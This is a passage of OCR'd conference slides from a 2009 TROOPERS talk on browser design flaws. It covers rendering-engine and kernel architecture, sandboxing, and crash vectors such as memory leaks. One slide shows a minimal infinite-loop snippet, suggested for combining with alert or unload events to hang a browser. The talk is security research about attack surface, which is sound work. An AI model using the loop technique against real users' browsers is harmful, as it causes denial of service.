Browser Design Flaws

Hacking by Breaking in Architectures

TROOPERS 09 , Munich Germany

Aditya K Sood

Founder , SecNiche Security

Something About Me

Research Front:

- Founder , SECNICHE Security.
- Independent Security Researcher.
- Working in Security Field for Last 6 years
- Lead IS Author for Hakin9 and BCS Organization.
- Research Author for USENIX and ELSEVIER Journals.
- Like to do Bug Hunting. Released Advisories to Forefront Companies.
- Active Speaker at Security Conferences.

Professional Front:

Working as a Security Advisor / Penetration Tester for KPMG Consultancy.

Agenda

- Reference Browser Systems
- Architectural Complexities.
- Browser – Event Randomness Model
- Breaking in Open Source Browsers
  - → Google Chrome
  - → MOZILLA / FIREFOX
- Browser Design Flaws.
- Browser Threat Model – A View
- Browser Insecurity Iceberg.
- Vulnerabilities Patterns / Attack Surface
  - → Discovered Vulnerabilities.
- Questions / Knowledge Sharing


What Lies Beneath – Inside Browsers

→The Standard Reference Behavior

- Browser Domain System.
- Built with Subsystem and Relationships.
- Based on Shared Information System over HTTP.
- Well HTTP is Stateless and Anonymous.
- Conceptual Architecture.
- Domain knowledge.
- Complexity due to Interfacial Working.
- Fragmented Structures Work Collectively.

Browsers Reference System

→The Standard Architecture of Browser System



Interdependencies among Components.

Browser Reference System

→Ingrained Components

- User Interface → The Application Interface Layer
- Browser Engine → Query and Manipulation
- Rendering Engine → Parsing HTML Elements.
- Networking → Subsystem
- JavaScript Interpreter → Client Side Interface
- XML Parser → Parsing Data Objects
- Display Backend → Widgets , Primitives etc
- Data Persistence → Cookies, Cache, Bookmarks, History etc

Browser Reference System

→ Critical Points in a Browser System

•Working Dependency among Subsystems.

•Components Complexity and Optimization.

•What about the Sandbox Concept?

•Code Execution Checks [User | Kernel] Modes

•Security Features Implemented. User Centric

•Support for other Applications. Interrelation Functioning.

•Interpreting Scripting Behavior. Ease of Functionality


•Event Loops.

Browser Reference System

→ Existing Browser State

- •Internet Explorer being a Closed Source
- •MOZILLA/FIREFOX an Open Source
- •Google Chrome again an Open Source
- •Apple Safari again an Open Source.
- •BASE_CODE (Safari) → KONQUEROR
- •Google Chrome use Apple's Web Kit.
- •Lynx Still going Good.
- •Netscape 8 → Working [MOZILLA / IE]
- •Other functional browsers.

Architectural Complexities



Architectural Complexities

→ Code Execution Stringency

- Complexity due to Number of subsystems Involved.
- Is your Code running Inside a Sandbox?
- NULL (Sandbox) → Browser PWNED.
- Critical → Code Dissemination [User /Kernel]
- User Code should be Restricted.
- Sandbox Resolves the Issue to Great Extent.
- Classification of Components.
- Respective Code Behavior → Subsystems.

Architectual Complexities


→Compatibility Coherence with Existing Web

- The Vulnerabilities Lead to Architectural Change.
- Versatile Web Functioning Requires Compatibility.
- What about the Security Restriction Applied?
- Subsystems check on Web Components.
- Security Features covering Web Randomness.
- Type of Protocol Support. [Pluggable Protocol Handlers]
- Applications Running Inside Browsers.
- Performance and Optimization Tuning.

Architectural Complexities

→Incessant User Security Decisions

- User Decision Control Over Security Elements.
- Is it Really Good or Depends on Design Check ?
- Security Prompt Checks.
- IE is a Good Example of This. RIGHT.
- Excessive Checks → Performance Degradation.
- Interim Part of Browser Design Process.
- Depends on the Code Flow of Browsers.
- User based Insecure Decisions.


Error

A Runtime Error has occurred.
Do you wish to Debug?

Line: 4079
Error: Access is denied.


Architectural Complexities

→Rendering Engine Stringencies

- Security Model of Rendering Engine.
- Effects of Vulnerability in Rendering Engine.
- Handling of Input Elements. Layer Specific.
- Is it good to Design Sandbox Around it.
- Mitigation in order to Reduce Exploitation.
- Web Interaction with Most Un-trusted Content.
- Tag Elements can be used for Compromise.
- User Interface Direct Actions.

Architectural Complexities

→Monolithic Design : All in One Space



Browser Kernel and Rendering Engine placed in on Process Space


Architectural Complexities

→Monolithic Design : All in One Space

- A Single Process Space for all Events.
- To what extent this Architecture is Secured?
- Rendering Engine + Browser Kernel = Single Process Image
- Well ! Single Operating System Protection Domain
- Vulnerability Compromise the Overall Process.
- Sometimes Full Privileges are Allowed.
- Zero Layer of Isolation among Subsystems.
- With bad configuration its more Critical.

FIREFOX – Architecture is Different. Only one Process for All Events

Browsers – Event Randomness Model



Event Randomness Model

→What it is ?

- No Expected Result of a Functional Event.
- No Prediction of Browser State Behavior.
- Events Show Stringent Output while Executing Code.


You never know what exactly will happen. The Vector point No where as per the Desired Output.

Random Vector → Inappropriate Browser Control

Ex:- Carriage Return Flaw Leads to Denial of Service and Browser Crash

Event Randomness Model

→ The Random Vectors



Stringent Dynamic Events

Unstructured Loops

Memory Exhaustion and Leaking Codes

JavaScript Jacking

Unstructured Loops

→ Loops applied in the code on browsers.

- Base for number of Browser Based Bugs.
- Major Malfunctioning – Callback Functions in Loop.
- Browser State is Stuck at One Place affecting other Events

LOOPS – Vicious Entangled Denial of Service

```
While (1) {}
For (brow_el =0 ; brow_el <100; brow_el  ++) {}
```

FUSED with DOM Based Events to hit Browser State. ALERT CALLS , ON BODY UNLOAD etc

Internet Explorer – Alert Call in a Loop. Browser is actually Bedazzled.


Memory Exhaustion and Leaking

→ Affecting the Browser State at Max

- Unused Memory Allocation in Objects at Run time.
- Client Side Reusable Scripting Objects
- Rendering Problems – Complex DHTML Script
- Dynamic Calls – DOM Function Rendering
- Browser Crashing and Exceptions – A Normal Process
- Language Features – Pushing the Code to Breaking Point
- Script Closure – Mismanaged Code

Are Browsers Smart Enough to Detect Memory Leak ?

Memory Exhaustion and Leaking



Memory Exhaustion and Leaking Objects

Circular References

Event Handling Leakage

Rogue Memory Initialization

Circular References Calling External Functions


Leakage through Cross Paging

Nested and Inline Callings

Memory Allocations / Raw Pointers

Infection through Mal Wares

Differential Approach – 2 Layer Model



The Browser Functionalities are Classified in differential Layers

Rendering Engine

Interface

Browser Kernel

Common Functionalities between Layers

Layer 1 – Rendering Engine

→Inherited Functions

- HTML Parsing
- CSS Parsing
- Image Decoding
- JavaScript Interpreter
- Regular Expressions.
- Document Object Model
- Layout and Rendering.
- SVG (Scalable Vector Graphics)
- XML Parsing
- XSLT (Extensible Stylesheet Language Transformation)

Taking into Broader Aspect of Rendering Engines and Dissecting the Functionalities Into two Specific Layers From more Ingrained Understanding.

Layer 2 – Browser Kernel

→Inherited Functions

